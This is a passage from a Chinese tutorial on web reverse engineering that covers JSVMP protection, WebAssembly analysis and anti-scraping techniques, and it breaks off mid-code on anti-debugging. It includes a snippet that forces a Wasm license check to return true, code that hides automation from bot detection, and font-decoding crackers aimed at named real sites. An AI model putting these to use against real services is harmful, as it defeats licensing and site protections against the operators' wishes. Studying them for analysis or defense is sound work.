    const serialized = serializeParams(params);

    // 步骤 2: MD5 哈希
    const hash = md5(serialized);

    // 步骤 3: 时间戳处理
    const timestamp = Math.floor(Date.now() / 1000);

    // 步骤 4: 混合编码
    const mixed = mixEncode(hash, timestamp);

    // 步骤 5: Base64 变种编码
    const encoded = customBase64(mixed);

    return encoded;
}

// 辅助函数实现
function serializeParams(params) {
    return Object.keys(params)
        .sort()
        .map((key) => `${key}=${params[key]}`)
        .join("&");
}

function mixEncode(hash, timestamp) {
    const result = [];
    for (let i = 0; i < hash.length; i++) {
        result.push(hash.charCodeAt(i) ^ (timestamp & 0xff));
    }
    return result;
}
```

最佳实践

对于开发者（实施保护）

1. 合理选择保护范围

- 仅对核心算法和敏感逻辑使用 JSVMP

- 避免保护整个应用，影响性能和调试
- 考虑保护粒度与性能的平衡

2. 性能优化

- 使用 WebAssembly 实现解释器以提升性能
- 对热点代码路径进行优化
- 实现指令缓存机制

3. 多层防护

- JSVMP 结合代码混淆
- 添加反调试和环境检测
- 实施完整性校验

对于逆向分析者

1. 选择合适的逆向方法

- 简单场景使用 RPC 调用
- 复杂场景考虑算法还原
- 根据具体需求权衡成本和收益

2. 工具化分析流程

- 开发自动化插桩工具
- 建立 JSVMP 特征库
- 积累常见指令集模式

3. 团队协作

- 分享 JSVMP 解释器特征
 - 共享逆向工具和脚本
 - 建立案例知识库
-

常见问题

Q: JSVMP 会显著影响网页性能吗？

A: 会有一定影响。JSVMP 将原生 JavaScript 执行转换为虚拟机解释执行，会带来性能开销。根据实现方式不同，性能损失通常在 2-10 倍之间。使用 WebAssembly 实现的解释器性能损失较小（2-3 倍），纯 JavaScript 实现可能达到 5-10 倍。因此建议仅对核心算法使用 JSVMP，而非整个应用。

Q: JSVMP 保护是否绝对安全？

A: 没有绝对安全的保护。JSVMP 大幅增加了逆向分析的难度和成本，但仍然可以通过以下方式绕过：

- RPC 远程调用（黑盒使用）
- 深度插桩分析还原算法
- 内存分析和动态调试
- 机器学习辅助的模式识别

JSVMP 的目标是提高攻击成本，而非完全防止逆向。

Q: 如何检测代码是否使用了 JSVMP？

A: 可以通过以下特征识别：

- 存在大量 switch-case 结构（Dispatcher）
- 包含 WebAssembly 模块实例化
- 存在大型的字节码数组（Uint8Array）
- 函数调用被替换为虚拟机执行调用
- 代码中存在明显的虚拟寄存器和虚拟栈操作

Q: JSVMP 与代码混淆的区别?

A: 主要区别:

特性	代码混淆	JSVMP
原理	重命名、控制流平坦化等	代码虚拟化
可读性	降低但仍可理解	完全失去语法属性
执行方式	直接执行	虚拟机解释执行
性能影响	较小 (0-50%)	较大 (2-10 倍)
逆向难度	中	高
可还原性	AST 可部分还原	难以完全还原

Q: 学习 JSVMP 逆向需要哪些基础?

A: 建议掌握以下知识:

- JavaScript 语言深入理解 (作用域、闭包、原型链等)
 - 编译原理基础 (词法分析、语法分析、AST)
 - 虚拟机原理 (指令集、解释器、字节码)
 - WebAssembly 基础
 - 逆向工程思维和方法
 - 熟练使用浏览器开发者工具
-

进阶阅读

学术论文

- 匡凯元. 《基于 WebAssembly 的 JavaScript 代码虚拟化保护方法研究与实现》. 西北大学硕士论文, 2018
- Stephen Fewer. 《Virtual Machine Based Obfuscation》. 2006

技术博客

- 深入了解 JS 加密技术及 JSVMP 保护原理分析
- JS 虚拟化代码虚拟化保护原理分析
- JSVMP 分析 - CSDN
- JavaScript VMP 分析与调试
- VMP (虚拟机保护) 原理、工程落地、性能权衡与玩具实现

实战案例

- 某音 X-Bogus 逆向分析, JSVMP 纯算法还原
- JSVMP 逆向实战 x-s、x-t 算法还原
- JSVMP 编译与反编译详解
- JSVMP 逆向 (补环境篇)

开源项目

- [vm2](#) - Node.js 沙箱虚拟机
- [js-sandbox](#) - JavaScript 沙箱
- [Emscripten](#) - C/C++ 到 WebAssembly 编译器

相关章节

- [WebAssembly 逆向](#) - WebAssembly 技术基础
- [JavaScript 反混淆](#) - 代码反混淆技术
- [AST 解析和操作](#) - AST 工具使用
- [浏览器调试技巧](#) - 高级调试方法
- [前端加固技术](#) - 其他前端保护技术

[R35] WebAssembly Reversing

R35: WebAssembly 逆向

思考时刻

在深入 WebAssembly 逆向之前，先挑战一下你的认知：

1. 为什么 JavaScript 还不够快？什么场景下需要用到 WebAssembly？
2. 编译后的代码就安全了吗？二进制格式真的比 JavaScript 更难逆向吗？
3. 你能反编译 .exe 文件吗？WebAssembly 和传统的二进制文件有什么区别？
4. 实战场景：某视频网站把解密算法编译成了 WebAssembly，加密参数经过 Wasm 处理后发送给服务器。你会如何下手分析？

WebAssembly 并不是逆向的终点，而是新的起点。

概述

WebAssembly (Wasm) 是一种低级字节码格式，旨在在 Web 浏览器中以接近原生的性能运行代码。越来越多的 Web 应用使用 WebAssembly 来保护核心算法和提升性能，这也给逆向工程带来了新的挑战。

基础概念

定义

WebAssembly (Wasm) 是一种面向堆栈的虚拟机的二进制指令格式。它被设计为 C/C++/Rust 等高级语言的可移植编译目标，能够在 Web 上以接近原生性能运行。

关键特点:

- 二进制格式，体积小，加载快
- 基于堆栈的虚拟机
- 强类型系统
- 沙箱执行环境
- 与 JavaScript 互操作

核心原理

1. 模块结构

WebAssembly 模块由多个部分组成：

```
graph TD
    subgraph Wasm ["WebAssembly 模块结构"]
        Header[Magic Number<br/>0x00 0x61 0x73 0x6d<br/>Version: 0x01 0x00 0x00 0x00]
        Type[Type Section<br/>类型定义<br/>• 函数签名<br/>• 参数类型<br/>• 返回值类型]
        Import[Import Section<br/>导入声明<br/>• 导入函数<br/>• 导入内存<br/>• 导入表<br/>• 导入全局变量]
        Function[Function Section<br/>函数签名索引<br/>• 引用 Type Section]
        Table[Table Section<br/>间接函数表<br/>• 函数指针<br/>• 表大小]
        Memory[Memory Section<br/>线性内存<br/>• 初始页数<br/>• 最大页数<br/>• 页大小: 64KB]
        Global[Global Section<br/>全局变量<br/>• 类型<br/>• 初始值<br/>• 可变性]
        Export[Export Section<br/>导出声明<br/>• 导出函数<br/>• 导出内存<br/>• 导出表<br/>• 导出全局变量]
        Start[Start Section<br/>启动函数<br/>• 模块实例化时调用]
        Element[Element Section<br/>表初始化<br/>• 初始化函数表]
        Code[Code Section<br/>函数体<br/>• 局部变量<br/>• 指令序列]
        Data[Data Section<br/>数据段<br/>• 静态数据<br/>• 字符串常量]
    end

    Header --> Type
    Type --> Import
    Import --> Function
    Function --> Table
    Table --> Memory
    Memory --> Global
    Global --> Export
    Export --> Start
    Start --> Element
    Element --> Code
    Code --> Data

    style Header fill:#4a90e2
    style Code fill:#f5a623
    style Export fill:#7ed321
    style Memory fill:#bd10e0
```

2. 指令集架构

WebAssembly 使用基于堆栈的指令集：

- 数值操作: `i32.add`, `i64.mul`, `f32.div`, `f64.sqrt`
- 内存操作: `i32.load`, `i64.store`, `memory.grow`
- 控制流: `block`, `loop`, `if`, `br`, `call`
- 变量操作: `local.get`, `local.set`, `global.get`

3. 与 JavaScript 交互

```
sequenceDiagram
    participant JS as JavaScript
    participant Browser as 浏览器
    participant Wasm as WebAssembly<br/>实例

    Note over JS,Wasm: 阶段 1: 加载与编译

    JS->>Browser: fetch('module.wasm')
    Browser-->>JS: ArrayBuffer

    JS->>Browser: WebAssembly.compile(buffer)
    Note over Browser: 验证 Wasm 字节码<br/>编译为机器码

    Browser-->>JS: WebAssembly.Module

    Note over JS,Wasm: 阶段 2: 实例化

    JS->>Browser: WebAssembly.instantiate(module, imports)
    Note over Browser: 创建 Wasm 实例<br/>初始化内存<br/>执行 start 函数

    Browser->>Wasm: 初始化
    Wasm-->>Browser: Instance

    Browser-->>JS: WebAssembly.Instance

    Note over JS,Wasm: 阶段 3: 相互调用

    JS->>Wasm: instance.exports.encrypt(data)
    Note over Wasm: 执行 Wasm 函数<br/>处理数据
    Wasm-->>JS: result

    Note over Wasm: 需要 JS 功能
    Wasm-->>JS: imports.console.log(message)
    Note over JS: 执行 JS 函数
    JS-->>Wasm: void

    Note over JS,Wasm: 阶段 4: 内存共享

    JS->>Wasm: instance.exports.memory
    Note over JS: 访问 Wasm 线性内存<br/>读写数据
    JS-->>Wasm: new Uint8Array(memory.buffer)
```

代码示例:

```
// 加载 WebAssembly 模块
const response = await fetch("module.wasm");
const buffer = await response.arrayBuffer();

// 准备导入对象 (Wasm 需要的 JS 功能)
const imports = {
  env: {
    console_log: (ptr, len) => {
      // 从 Wasm 内存读取字符串
      const memory = instance.exports.memory;
      const bytes = new Uint8Array(memory.buffer, ptr, len);
      const text = new TextDecoder().decode(bytes);
      console.log(text);
    },
  },
};

// 编译并实例化
const module = await WebAssembly.compile(buffer);
const instance = await WebAssembly.instantiate(module, imports);

// 调用导出的函数
const result = instance.exports.myFunction(42);

// 访问导出的内存
const memory = instance.exports.memory;
const dataView = new DataView(memory.buffer);
```

详细内容

WebAssembly 逆向工作流程

```
graph TD
    Start[发现目标使用 Wasm] --> Extract[提取 Wasm 模块]
    Extract --> Method{选择分析方法}
    Method -->|静态分析| Static[静态分析路径]
    Method -->|动态分析| Dynamic[动态分析路径]
    Method -->|混合分析| Hybrid[静态 + 动态]

    subgraph StaticAnalysis ["静态分析流程"]
        Static --> Convert[转换格式]
        Convert --> WAT[wasm2wat<br/>生成 WAT 文本]
        Convert --> Decompile[wasm-decompile<br/>生成伪 C 代码]
        Convert --> IDA[IDA Pro/Ghidra<br/>反汇编分析]

        WAT --> Identify[识别关键函数]
        Decompile --> Identify
        IDA --> Identify

        Identify --> Structure[分析模块结构<br/>—————<br/>• 导入/导出<br/>• 函数调用关系<br/>• 数据流分析]
        Structure --> Algorithm[识别算法<br/>—————<br/>• 加密算法<br/>• 签名生成<br/>• 数据处理]
    end

    subgraph DynamicAnalysis ["动态分析流程"]
        Dynamic --> Hook[Hook 技术]

        Hook --> HookExport[Hook 导出函数<br/>—————<br/>• 记录参数<br/>• 记录返回值]
        Hook --> HookImport[Hook 导入函数<br/>—————<br/>• 拦截 JS 调用<br/>• 修改参数]
        Hook --> HookMemory[Hook 内存访问<br/>—————<br/>• 监控读写<br/>• 数据流追踪]

        HookExport --> Debug[动态调试]
        HookImport --> Debug
        HookMemory --> Debug

        Debug --> DevTools[Chrome DevTools<br/>—————<br/>• 设置断点<br/>• 单步执行<br/>• 查看堆栈]
        DevTools --> Instrumentation[代码插桩<br/>—————<br/>• 注入日志<br/>• 修改逻辑]
    end

    subgraph Replication ["复现与利用"]
        Algorithm --> Understand[理解算法逻辑]
        DevTools --> Understand
        Instrumentation --> Understand

        Understand --> Replicate{复现方式}
    end
```

```
Replicate -->|Python/JS| JSImpl[JavaScript/Python<br/>重新实现算法]

Replicate -->|直接调用| DirectCall[直接调用 Wasm<br/>————  
• 加载模块<br/>•  
调用函数]

Replicate -->|提取代码| Extract2[提取关键代码<br/>————  
• 编译为独立模块<br/>  
• 集成到工具]

JSImpl --> Verify[验证正确性]
DirectCall --> Verify
Extract2 --> Verify
end

Verify --> Success{验证成功?}
Success -->|是| Done[完成逆向<br/>集成到爬虫/工具]
Success -->|否| Refine[细化分析]
Refine --> Method

style Start fill:#4a90e2
style Done fill:#51cf66
style Algorithm fill:#f5a623
style Understand fill:#f5a623
```

主要逆向方法

1. 静态分析

工具链

- wasm2wat: 将二进制 Wasm 转换为可读的 WAT (WebAssembly Text Format)

```
wasm2wat module.wasm -o module.wat
```

- wasm-objdump: 查看模块结构和反汇编

```
wasm-objdump -x module.wasm # 显示所有段
wasm-objdump -d module.wasm # 反汇编
```

- wasm-decompile: 将 Wasm 反编译为伪 C 代码

```
wasm-decompile module.wasm -o output.c
```

- IDA Pro / Ghidra: 支持 WebAssembly 的反汇编和反编译
 - IDA Pro 7.5+ 原生支持 Wasm
 - Ghidra 需要安装 Wasm 插件

分析步骤

1. 提取 Wasm 模块

```
// 从网页中拦截 Wasm 加载
const originalFetch = window.fetch;
window.fetch = function (...args) {
    return originalFetch.apply(this, args).then((response) => {
        if (args[0].endsWith(".wasm")) {
            response
                .clone()
                .arrayBuffer()
                .then((buffer) => {
                    // 保存到本地
                    const blob = new Blob([buffer], { type: "application/wasm" });
                    const url = URL.createObjectURL(blob);
                    console.log("Wasm module:", url);
                });
        }
        return response;
    });
};
```

2. 识别导出函数

```
wasm-objdump -j export module.wasm
```

3. 分析函数调用关系

- 查看 Import/Export Section
- 追踪 call 指令
- 分析间接调用 (call_indirect)

2. 动态调试

Chrome DevTools

Chrome DevTools 支持 WebAssembly 调试:

1. 在 Sources 面板中可以看到 Wasm 模块
2. 设置断点 (显示为 WAT 格式)
3. 单步执行
4. 查看堆栈和变量

Wasmer/Wasmtime 调试

使用独立运行时调试:

```
# 使用 Wasmtime 运行并调试
wasmtime run --invoke function_name module.wasm

# 使用 Wasmer
wasmer run module.wasm --invoke function_name
```

内存检查

```
// 访问 Wasm 线性内存
const memory = instance.exports.memory;
const buffer = new Uint8Array(memory.buffer);

// 读取特定地址的数据
const dataView = new DataView(memory.buffer);
const value = dataView.getInt32(address, true); // true = little-endian

// Hook 内存访问
const originalMemory = instance.exports.memory;
Object.defineProperty(instance.exports, "memory", {
  get: function () {
    console.log("Memory accessed");
    return originalMemory;
  },
});
```

3. Hook 技术

Hook 导出函数

```
// Hook Wasm 导出函数
const originalFunc = instance.exports.encrypt;
instance.exports.encrypt = function (...args) {
    console.log("encrypt called with:", args);
    const result = originalFunc.apply(this, args);
    console.log("encrypt returned:", result);
    return result;
};
```

Hook 导入函数

```
// 在实例化时提供 Hook 的导入
const imports = {
    env: {
        // Hook 原本由 JavaScript 提供的函数
        console_log: function (ptr, len) {
            const memory = instance.exports.memory;
            const bytes = new Uint8Array(memory.buffer, ptr, len);
            const str = new TextDecoder().decode(bytes);
            console.log("[Wasm Log]:", str);
        },
    },
};

const instance = await WebAssembly.instantiate(module, imports);
```

Frida Hook

```
// 使用 Frida Hook WebAssembly
Interceptor.attach(Module.findExportByName(null, "wasm_function"), {
    onEnter: function (args) {
        console.log("Arguments:", args[0], args[1]);
    },
    onLeave: function (retval) {
        console.log("Return value:", retval);
    },
});
```

实战示例

示例 1：反编译加密函数

假设某网站使用 Wasm 实现加密算法：

```
// 1. 拦截并保存 Wasm 模块
let wasmModule;
const originalInstantiate = WebAssembly.instantiate;
WebAssembly.instantiate = async function (bytes, imports) {
    wasmModule = bytes;
    console.log("Captured Wasm module, size:", bytes.byteLength);

    // 保存到 IndexedDB 以便后续分析
    const blob = new Blob([bytes], { type: "application/wasm" });
    const url = URL.createObjectURL(blob);
    console.log("Download URL:", url);

    return originalInstantiate.call(this, bytes, imports);
};

// 2. 使用 wasm2wat 转换
// $ wasm2wat crypto.wasm -o crypto.wat

// 3. 分析 WAT 代码找到加密逻辑
// (func $encrypt (param $0 i32) (param $1 i32) (result i32)
//   local.get $0
//   local.get $1
//   i32.xor
//   i32.const 0x5A5A5A5A
//   i32.add
// )

// 4. 在 JavaScript 中重新实现
function decryptedEncrypt(data, key) {
    return (data ^ key) + 0x5a5a5a5a;
}
```

示例 2: 修改 Wasm 行为

```
// 修改 Wasm 函数的返回值
const instance = await WebAssembly.instantiate(module);

// 保存原始函数
const originalCheckLicense = instance.exports.checkLicense;

// 替换函数让其总是返回 true
instance.exports.checkLicense = function () {
    console.log("License check bypassed");
    return 1; // 返回 true
};
```

示例 3: 内存 Dump 分析

```
// Dump Wasm 线性内存
function dumpMemory(instance, start, length) {
    const memory = new Uint8Array(instance.exports.memory.buffer);
    const data = memory.slice(start, start + length);

    // 转换为十六进制字符串
    const hex = Array.from(data)
        .map((b) => b.toString(16).padStart(2, "0"))
        .join(" ");

    console.log(
        `Memory [${start.toString(16)}-${(start + length).toString(16)}]:`,
        hex
    );

    // 尝试作为字符串解析
    try {
        const str = new TextDecoder().decode(data);
        console.log("As string:", str);
    } catch (e) {}

    return data;
}

// 使用
dumpMemory(instance, 0x1000, 256);
```

最佳实践

逆向分析流程

1. 信息收集

- 识别 Wasm 模块的加载方式
- 确定模块与 JavaScript 的交互接口
- 记录导入/导出函数

2. 静态分析优先

- 使用 wasm2wat 获取可读格式
- 使用 wasm-decompile 获得伪代码
- 在 IDA Pro/Ghidra 中深入分析

3. 动态验证

- 使用 Chrome DevTools 调试
- Hook 关键函数验证假设
- 监控内存变化

4. 文档化发现

- 记录函数签名和用途
- 绘制调用关系图
- 标注关键算法

常用技巧

1. 识别字符串: Wasm 没有字符串类型, 通常存储在线性内存中

```
strings module.wasm | grep -i "password"
```

2. 寻找密钥: 在 Data Section 中查找可疑常量

```
wasm-objdump -s -j data module.wasm
```

3. 追踪算法: 识别常见加密算法的特征模式

- AES: S-box 查找表
- RSA: 大整数运算
- SHA: 固定的初始化向量

常见问题

Q: 如何从网页中提取 Wasm 模块?

A: 有多种方法:

1. Network 面板: 在 Chrome DevTools 的 Network 标签中过滤 `.wasm` 文件
2. 覆盖 WebAssembly API: 拦截 `fetch` 或 `WebAssembly.instantiate`
3. 浏览器扩展: 使用 Wasm Dumper 等扩展
4. 代理工具: 使用 Burp Suite 或 mitmproxy 拦截

Q: Wasm 能否被混淆?

A: 可以, 但效果有限:

- 变量名在编译后会丢失
- 函数可以被重命名
- 控制流可以被混淆 (插入死代码、拆分基本块)
- 常量可以被加密
- 但指令集有限, 模式识别相对容易

Q: 如何处理加密的 Wasm 模块？

A:

1. 在 `WebAssembly.compile` 或 `instantiate` 处下断点
2. 此时模块已解密，从内存中提取
3. 或者 Hook 解密函数，记录解密后的字节

Q: Wasm 逆向比 JavaScript 逆向更难吗？

A: 各有特点：

- Wasm 优势：指令集简单、类型明确、无动态特性
 - Wasm 劣势：缺少符号信息、编译优化导致代码复杂
 - 总体：小型 Wasm 模块通常更容易分析，大型模块需要专业工具
-

进阶阅读

官方资源

- [WebAssembly 官方规范](#)
- [MDN WebAssembly 文档](#)
- [WebAssembly 指令集参考](#)

工具与项目

- [WABT \(WebAssembly Binary Toolkit\)](#) - 官方工具集
 - [Binaryen](#) - 优化和编译工具
 - [wasmtime](#) - 独立 Wasm 运行时
 - [wasmer](#) - 另一个 Wasm 运行时
-

安全研究

- [WebAssembly Security: Potentials and Pitfalls](#)
 - [Everything Old is New Again: Binary Security of WebAssembly](#)
 - [Analyzing WebAssembly Binaries](#)
-

相关章节

- [JavaScript 虚拟机保护](#)
- [前端加固技术](#)
- [JavaScript 反混淆](#)
- [浏览器调试技巧](#)

[R36] Anti-Scraping Deep Dive

R36: 反爬虫技术深度分析

概述

现代网站采用多层次、多维度的反爬虫体系。本章深入分析主流反爬虫技术的原理、检测方法及对抗策略。

反爬虫技术分类

1. 基于行为的检测

特征:

- 请求频率异常（短时间大量请求）
- 访问模式异常（只访问 API，不访问静态资源）
- 用户行为缺失（无鼠标移动、键盘事件）

检测方法:

```
# 服务端检测逻辑示例
def is_bot_behavior(request_log):
    # 1. 检查请求频率
    if request_log.count_in_last_minute() > 100:
        return True

    # 2. 检查 User-Agent
    if not request_log.has_valid_user_agent():
        return True

    # 3. 检查 Referer 链
    if not request_log.has_valid_referer_chain():
        return True

    return False
```

对抗策略:

- 添加随机延迟: `time.sleep(random.uniform(1, 3))`
- 模拟完整的浏览行为: 访问首页 -> 列表页 -> 详情页
- 加载静态资源 (CSS/JS/图片)

2. 基于 JavaScript 的检测

检测 webdriver

检测代码:

```
if (navigator.webdriver) {
    console.log("Bot detected!");
}

// 检测 Selenium 特征
if (window.document.documentElement.getAttribute("webdriver")) {
    console.log("Selenium detected!");
}

// 检测 PhantomJS
if (window.callPhantom || window._phantom) {
    console.log("PhantomJS detected!");
}
```

绕过方法:

```
// Puppeteer
await page.evaluateOnNewDocument(() => {
    Object.defineProperty(navigator, 'webdriver', {
        get: () => undefined
    });

    delete navigator.__proto__.webdriver;
});

// Selenium
options.add_argument('--disable-blink-features=AutomationControlled')
driver.execute_cdp_cmd('Page.addScriptToEvaluateOnNewDocument', {
    'source': `

Object.defineProperty(navigator, 'webdriver', {
    get: () => undefined
})
```
})
```

检测 Chrome Headless

检测代码:

```
// 检测 User-Agent
if (/HeadlessChrome/.test(navigator.userAgent)) {
 console.log("Headless detected!");
}

// 检测插件数量
if (navigator.plugins.length === 0) {
 console.log("Headless detected!");
}

// 检测 Chrome 对象
if (!window.chrome || !window.chrome.runtime) {
 console.log("Not real Chrome!");
}
```

绕过方法:

```
// 伪造 User-Agent
await page.setUserAgent("Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...");

// 伪造 Chrome 对象
await page.evaluateOnNewDocument(() => {
 window.chrome = {
 runtime: {},
 };
});

// 伪造插件
await page.evaluateOnNewDocument(() => {
 Object.defineProperty(navigator, "plugins", {
 get: () => [1, 2, 3, 4, 5],
 });
});
```

### 3. 基于 TLS 指纹的检测

原理: 客户端在 TLS 握手时发送的 Client Hello 包含大量指纹信息 (JA3)。

检测代码 (服务端):

```
from scapy.all import *

def extract_ja3(packet):
 # 提取 TLS Client Hello
 # 生成 JA3 指纹
 ja3 = f"{version},{ciphers},{extensions},{curves},{formats}"
 ja3_hash = hashlib.md5(ja3.encode()).hexdigest()

 # 检查是否在黑名单中
 if ja3_hash in BLACKLIST_JA3:
 return "Bot detected"
```

对抗策略:

- 使用 `curl-impersonate` 模拟真实浏览器 TLS 指纹
- 使用真实浏览器 (Puppeteer/Playwright)
- 详见 [TLS 指纹识别](#)

## 4. 基于 Canvas/WebGL 指纹

检测代码:

```
function getCanvasFingerprint() {
 const canvas = document.createElement("canvas");
 const ctx = canvas.getContext("2d");
 ctx.textBaseline = "top";
 ctx.font = "14px Arial";
 ctx.fillText("fingerprint", 2, 2);
 return canvas.toDataURL();
}

const fingerprint = getCanvasFingerprint();
// 发送到服务器验证
```

对抗策略: 详见 [Canvas 指纹技术](#)

## 5. 蜜罐技术 (Honeypot)

原理: 在页面中隐藏对用户不可见、但爬虫会抓取的链接。

实现:

```
<!-- 隐藏链接 -->
Hidden Link

<!-- CSS 隐藏 -->
<style>
 .trap {
 position: absolute;
 left: -9999px;
 }
</style>
Trap
```

服务端处理:

```
@app.route('/trap')
def honeypot():
 # 记录访问者 IP并标记为爬虫
 blacklist.add(request.remote_addr)
 return "Gotcha!"
```

对抗策略:

- 只提取可见内容
- 检查元素的 CSS 样式 (`display`, `visibility`, `opacity`)

```
function isVisible(element) {
 return (
 element.offsetWidth > 0 &&
 element.offsetHeight > 0 &&
 getComputedStyle(element).visibility !== "hidden"
);
}
```

## 6. CSS 反爬技术

### 6.1 CSS 偏移隐藏

原理: 使用 CSS 样式将真实内容偏移到不可见区域, 页面上显示的是伪造数据。

实现示例:

```
<style>
 .price {
 position: relative;
 }
 .price .real {
 position: absolute;
 left: -9999px;
 }
 .price .fake {
 position: relative;
 }
</style>

<div class="price">
 ¥199
 ¥9999
</div>
```

特点:

- 页面源码中显示假数据
- 真实数据通过 CSS 定位隐藏
- 正常用户看到的是真实数据

对抗策略:

```
from selenium import webdriver
from selenium.webdriver.common.by import By

driver = webdriver.Chrome()
driver.get('https://example.com')

获取元素
element = driver.find_element(By.CLASS_NAME, 'price')

获取渲染后的可见文本（会获取到真实数据）
visible_text = element.text

或使用 JavaScript 获取计算后的样式
script = """
var element = arguments[0];
var style = window.getComputedStyle(element);
if (style.display !== 'none' &&
 style.visibility !== 'hidden' &&
 style.opacity !== '0' &&
 parseInt(style.left) > -1000) {
 return element.innerText;
}
return null;
"""

visible_text = driver.execute_script(script, element)
```

## 6.2 字体反爬技术

原理：通过自定义字体文件（@font-face），将页面文本字符映射到字体文件中的不同字形，使得爬虫抓取到的文字与实际显示的文字不一致。

典型案例：猫眼电影、大众点评、58 同城、汽车之家、天眼查、起点中文网

实现机制：

```
<!-- HTML 中显示的是乱码或特殊编码 -->
;

<!-- CSS 引入自定义字体 -->
<style>
 @font-face {
 font-family: "CustomFont";
 src: url("/fonts/custom_12345.woff") format("woff");
 }
 .rating {
 font-family: "CustomFont";
 }
</style>
```

字体文件结构:

```
WOFF 字体文件
├── cmap 表 (字符映射表)
│ ├──  → "8"
│ ├──  → "."
│ └──  → "5"
└── glyf 表 (字形轮廓)
 ├── glyph_001 (数字 8 的轮廓)
 ├── glyph_002 (点号的轮廓)
 └── glyph_003 (数字 5 的轮廓)
```

破解方法:

方法 1: 字体文件解析

```
from fontTools.ttLib import TTFont
import requests
import re

1. 从页面提取字体文件 URL
def extract_font_url(html):
 pattern = r'url\(["\']?(/fonts/[^\']+)+\.woff[^\']*)["\']?\)'
 match = re.search(pattern, html)
 return match.group(1) if match else None

2. 下载字体文件
font_url = 'https://example.com/fonts/custom.woff'
response = requests.get(font_url)
with open('custom.woff', 'wb') as f:
 f.write(response.content)

3. 解析字体文件
font = TTFont('custom.woff')

4. 提取字符映射
cmap = font.getBestCmap() # 获取最佳字符映射表

5. 提取字形坐标
def get_glyph_outline(font, glyph_name):
 """获取字形轮廓坐标"""
 glyf_table = font['glyf']
 glyph = glyf_table[glyph_name]
 if glyph.isComposite():
 return None # 跳过复合字形
 coordinates = []
 if hasattr(glyph, 'coordinates'):
 for x, y in glyph.coordinates:
 coordinates.append((x, y))
 return coordinates

6. 建立字形与真实字符的映射
font_map = {}
for unicode_val, glyph_name in cmap.items():
 outline = get_glyph_outline(font, glyph_name)
 # 通过比对坐标识别真实字符
 # 这里需要预先建立标准字形库
 real_char = recognize_char_by_outline(outline)
 font_map[chr(unicode_val)] = real_char

print(font_map)
{'\ue601': '8', '\ue602': '.', '\ue603': '5'}
```

```
7. 解密文本
def decrypt_text(encrypted_text, font_map):
 decrypted = ''
 for char in encrypted_text:
 decrypted += font_map.get(char, char)
```

```
return decrypted

encrypted = '' # HTML 实体
decrypted = decrypt_text(encrypted, font_map)
print(decrypted) # "8.5"
```

## 方法 2: OCR 识别 (针对动态字体)

```
from selenium import webdriver
from PIL import Image
import pytesseract
from io import BytesIO

def ocr_screenshot(url, selector):
 """截图并 OCR 识别"""
 driver = webdriver.Chrome()
 driver.get(url)

 # 定位元素
 element = driver.find_element(By.CSS_SELECTOR, selector)

 # 截取元素截图
 screenshot = element.screenshot_as_png
 image = Image.open(BytesIO(screenshot))

 # OCR 识别
 text = pytesseract.image_to_string(image, lang='chi_sim+eng')

 driver.quit()
 return text.strip()
```

## 方法 3: 字形相似度匹配

```
import numpy as np
from fontTools.pens.recordingPen import RecordingPen

def calculate_similarity(outline1, outline2):
 """计算两个字形轮廓的相似度"""
 # 将坐标序列转换为向量
 vec1 = np.array(outline1).flatten()
 vec2 = np.array(outline2).flatten()

 # 归一化
 vec1 = vec1 / np.linalg.norm(vec1)
 vec2 = vec2 / np.linalg.norm(vec2)

 # 计算余弦相似度
 similarity = np.dot(vec1, vec2)
 return similarity

建立标准字形库（需提前准备）
standard_glyphs = {
 '0': [(10, 20), (30, 20), ...],
 '1': [(15, 5), (15, 35), ...],
 # ... 其他字符
}

def recognize_char_by_outline(outline):
 """通过轮廓识别字符"""
 max_similarity = 0
 recognized_char = ''

 for char, std_outline in standard_glyphs.items():
 similarity = calculate_similarity(outline, std_outline)
 if similarity > max_similarity:
 max_similarity = similarity
 recognized_char = char

 return recognized_char if max_similarity > 0.8 else '?'
```

## 进阶对抗: 动态字体反爬

某些网站（如大众点评）使用动态字体，每次访问字体文件的映射关系都不同：

```
访问 1:  → "8"
访问 2:  → "3" ↴映射关系改变 ↴
```

## 破解方法：

- 实时解析：每次请求都重新下载字体文件并解析

- 机器学习: 训练 CNN 模型识别字形
- OCR 方案: 使用 Selenium 渲染后截图 OCR

参考案例分析: 大众点评评分字体破解

```
import requests
from fontTools.ttLib import TTFont
import re

class DianpingFontCracker:
 def __init__(self):
 self.base_font = None # 基准字体 (固定映射)
 self.current_font = None # 当前页面字体

 def download_font(self, url):
 """下载字体文件"""
 response = requests.get(url)
 with open('temp.woff', 'wb') as f:
 f.write(response.content)
 return TTFont('temp.woff')

 def extract_font_url(self, html):
 """从 HTML 中提取字体 URL"""
 pattern = r'url\("(.*?\.woff)"\)'
 match = re.search(pattern, html)
 return match.group(1) if match else None

 def build_mapping(self, font, base_font):
 """通过对比基准字体建立映射"""
 mapping = {}

 for code in font.getBestCmap():
 glyph_name = font.getBestCmap()[code]
 outline = self.get_outline(font, glyph_name)

 # 与基准字体对比
 for base_code, base_glyph in base_font.getBestCmap().items():
 base_outline = self.get_outline(base_font, base_glyph)

 if self.is_similar(outline, base_outline):
 # 基准字体的字符是已知的
 real_char = chr(base_code)
 mapping[chr(code)] = real_char
 break

 return mapping

 def get_outline(self, font, glyph_name):
 """获取字形轮廓"""
 glyf = font['glyf'][glyph_name]
 if hasattr(glyf, 'coordinates'):
 return list(glyf.coordinates)
 return []

 def is_similar(self, outline1, outline2, threshold=0.9):
 """判断两个轮廓是否相似"""
 if len(outline1) != len(outline2):
```

```
 return False
 return calculate_similarity(outline1, outline2) > threshold

def decrypt(self, html_content):
 """解密页面内容"""
 # 1. 提取字体 URL
 font_url = self.extract_font_url(html_content)

 # 2. 下载字体
 current_font = self.download_font(font_url)

 # 3. 建立映射
 mapping = self.build_mapping(current_font, self.base_font)

 # 4. 替换加密文本
 decrypted_html = html_content
 for enc_char, real_char in mapping.items():
 decrypted_html = decrypted_html.replace(enc_char, real_char)

 return decrypted_html
```

资源:

- 今天，我终于弄懂了字体反爬是个啥玩意！
- 终于解决大众点评的字体反爬了！
- Python 爬虫六：字体反爬处理（猫眼+汽车之家）

## 7. JavaScript 反调试技术

### 7.1 无限 Debugger 循环

原理: 使用 `debugger` 语句配合定时器或递归，持续暂停 JavaScript 执行。

实现方式:

方式 1: 直接循环

```
setInterval(function () {
 debugger;
}, 100);
```

## 方式 2: 自执行函数

```
(function () {
 function detect() {
 debugger;
 detect();
 }
 detect();
})();
```

## 方式 3: eval/Function 动态执行

```
setInterval(function () {
 (function () {
 return false;
 })
 ["constructor"]("debugger")
 ["call"]();
}, 50);

// 或使用 eval
setInterval(function () {
